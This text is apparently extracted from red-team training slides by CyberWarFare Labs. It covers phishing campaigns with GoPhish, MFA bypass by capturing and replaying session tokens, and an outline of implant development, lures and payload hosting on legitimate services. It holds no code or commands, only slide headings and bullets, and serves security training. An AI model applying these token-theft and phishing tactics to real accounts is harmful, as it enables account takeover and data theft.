
DEMO : Sending Emails via GoPhish

© All Rights Reserved CyberWarFare Labs

Multi-Factor Authentication Bypass

- It is also possible to capture the credentials & the tokens
- Captured tokens can be re-used in requests for successful authentication
- The tokens will be valid till the legit session is live
- **Captured Session Tokens will provide access to the various resources like:**
  - Emails
  - Identity Provider like OneLogin / Okta
  - Internal Applications / Cloud Dashboard etc


© All Rights Reserved CyberWarFare Labs



© All Rights Reserved CyberWarFare Labs

Module F : Red Team Case Study

© All Rights Reserved CyberWarFare Labs



© All Rights Reserved CyberWarFare Labs

Ex 1 : Infrastructure Overview

© All Rights Reserved CyberWarFare Labs

Ex 2 : Implant Development & Create Lure

© All Rights Reserved CyberWarFare Labs

Ex 3 : Landing in Email Inbox & PROFIT!

© All Rights Reserved CyberWarFare Labs

To do

- Automating Infrastructure
  - Terraform
- Explore Services that can offer Redirection
- Utilizing Legit services for Payload Hosting

© All Rights Reserved CyberWarFare Labs

Thank You

For Professional Red Team / Blue Team / Purple Team,
Cloud Cyber Range labs / Courses / Trainings, please contact

info@cyberwarfare.live

To know more about our offerings, please visit:

https://cyberwarfare.live

© All Rights Reserved CyberWarFare Labs